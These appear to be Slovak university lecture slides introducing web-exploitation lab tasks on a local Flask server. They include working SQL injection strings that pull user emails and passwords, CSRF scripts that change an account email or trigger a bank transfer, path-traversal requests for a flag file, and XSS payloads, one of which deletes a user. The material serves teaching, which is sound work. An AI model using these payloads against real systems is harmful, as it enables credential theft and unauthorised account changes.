Webové zraniteľnosti

Bezpečnosť informačných systémov z pohľadu praxe

Palo Litauszki

0x01

> štruktúra úloh

> predstavenie niektorých techník exploitácie webových aplikácií
> žiadne “reconnaissance”, skenovanie (nmap)
> žiadne zlé konfigurácie, staré verzie softvéru použitého pri návrhu (Apache, wordpress)
> white box (kód úlohy je dostupný)
> primárne zamerané na injektovanie kódu, skladanie SQL queries

> lokálne spustený Flask* webserver

*https://flask.palletsprojects.com/en/3.0.x/

> štruktúra úloh

> návrh jednoduchej aplikácie

```
from flask import Flask

app = Flask(__name__)

@app.route("/")
def hello_world():
    return "<p>:ide:</p>"
```

> pripojenie do lokálnej databázy pomocou:

```
connection = sqlite3.connect(db_name)


from selenium import webdriver
```

> linux základy

> curl
  - posielanie, spracovanie requestov na webserver
> ps
  - výpis procesov
> &
  - “background” => presunie proces do pozadia
> for i in (seq 1 100);
  do ... ;done

> SQL injections

```
SELECT * FROM students WHERE category =
'<input>' AND poctivost = 1;
```

> SQL injections

```
SELECT * FROM students WHERE category =
'zlomyselni' AND poctivost = 1;
```

> SQL injections

```
SELECT * FROM students WHERE category =
'zlomyselni' --' AND poctivost = 1;
```

> SQL injections

```
SELECT name FROM team WHERE category = 'good'
```

> SQL injections

```
SELECT name FROM team WHERE category = ' UNION
SELECT email, password FROM users
```

> SQL injections

```
SELECT name FROM team WHERE category = ' UNION
SELECT email, password FROM users
```

> toto ale nebude fungovať, nakoľko v UNION musíme mať rovnaký počet argumentov (stĺpcov) s pôvodným selectom! (CONCAT, CAST, CONVERT)
> nezabudnite aj na správne ukončeniť query!
> viem získať aj informácie o databáze (verziu, prihláseného používateľa, názov tabuľky [SELECT tbl_name FROM *sqlite_master*])

> cross site request forgery (CSRF)

> pochádza z serveru/uzla ale vykonáva akciu na inom
> nie je to požiadavka pôvodného používateľa

```
var xhr = new XMLHttpRequest();
xhr.open("GET", "/my-account", false);
xhr.send(null);

// Extract CSRF Token
var ctoken = xhr.responseText;
var pos = ctoken.indexOf('name="csrf"');
ctoken = ctoken.substring(pos,ctoken.length).substr(1
9,32);

// Update e-mail address
xhr.open("POST", "/my-account\/change-email", true);
xhr.setRequestHeader("Accept", "text\/html,application\/xhtml+xml,application\/xml;q=0.9,image\/avif,image\/
webp,*\/*;q=0.8");
xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
xhr.setRequestHeader("Content-Type", "application\/x-www-form-urlencoded");
var body = "email=csrfdemo%40schellman.com&csrf=" + ctoken;
xhr.send(body);
```

> cross site request forgery (CSRF)

> pochádza z serveru/uzla ale vykonáva akciu na inom
> nie je to požiadavka pôvodného používateľa

```
var xhr = new XMLHttpRequest();
xhr.open("GET", "/my-account", false);
xhr.send(null);

// Extract CSRF Token
var ctoken = xhr.responseText;
var pos = ctoken.indexOf('name="csrf"');
ctoken = ctoken.substring(pos,ctoken.length).substr(1
9,32);

// Update e-mail address
xhr.open("POST", "/my-account\/change-email", true);
xhr.setRequestHeader("Accept", "text\/html,application\/xhtml+xml,application\/xml;q=0.9,ima
xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
xhr.setRequestHeader("Content-Type", "application\/x-www-form-urlencoded");
var body = "email=csrfdemo%40schellman.com&csrf=" + ctoken;
xhr.send(body);
```

```
<img src="http://fatrabanka.sk/transfer.do?acc=PALO&amount=15"
width="0" height="auto">
```

0x0c

> level1

```
def level1():
    path = request.args.get("path")
    assert path, "Missing `path` argument"
    return (pathlib.Path(app.root_path) / path).read_text()
```

> level1

```
curl http://challenge.localhost:80/?path=/flag
```

```
import requests
response =
requests.get("http://challenge.localhost:80
/?path=/flag")
print(response.text)
```

> level1 (lokálne)

> cross site scripting (XSS)

> máte k dispozícii zdrojový kód, skúšate ošetrenie špeciálnych charakterov vo vstupe
> <script>alert(1);</script> a SimpleHTTPServer niesú už naozaj praktické metódy

> cross site scripting (XSS)

> máte k dispozícii zdrojový kód, skúšate ošetrenie špeciálnych charakterov vo vstupe
> <script>alert(1);</script> a SimpleHTTPServer niesú už naozaj praktické metódy

```
curl -X POST -H "Content-Type: application/json" --cookie
"PHPSESSID=hibcw4d4u4r8q447rz8221n" \
-d '{"id":7357, "name":"Štefan<svg/onload=alert(\"Krekked!\")
display=none>", "age":21}' \
http://challenge.hacker/login
```

> cross site scripting (XSS)

> máte k dispozícii zdrojový kód, skúšate ošetrenie špeciálnych charakterov vo vstupe
> <script>alert(1);</script> a SimpleHTTPServer niesú už naozaj praktické metódy
> DOM based XSS injection

```
var search = document.getElementById('search').value;
var results = document.getElementById('flag');
results.innerHTML = 'Gratulujem : ' + search;
```

```
<img src=”flag” onerror='/* ??? */'>
```


> nútený error je niekedy viac ako štandartný výpis

> cross site scripting (XSS)

```
POST /update HTTP/1.1
Host: challenge.hacker
{   "id":2,
    "name":"<svg/onload=\"
            var xhr=new XMLHttpRequest();
            xhr.open('GET', '/auth/user/delete?name=stefan',
            true);
            xhr.send();\">"
}
```

> poznámky

> keď :nejde: -> reštartujem challenge cez webstránku
> tmux alebo nechať bežať server na pozadí
> tipy k SQL* (‘ DROP Database BISPP; – nebude fungovať :()
> HTML URL Encoding pri argumentoch v url**
> timeout, bruteforce?



*https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/
**https://www.w3schools.com/tags/ref_urlencode.ASP

0x1b

> záver

> cieľom úloh je prečítať obsah súboru /flag
> analýza praktických úloh z oblasti webovej bezpečnosti
> naprogramovať krátke riešenia (python, javascript, bash)
> chýbal vám k riešeniu nejaký nástroj?
> odovzdať **krátku** dokumentáciu

> kontakt:


palowashere

qlitauszki@stuba.sk

> veľa šťastia

deadline: *9.4.2024* 13:37

0x1d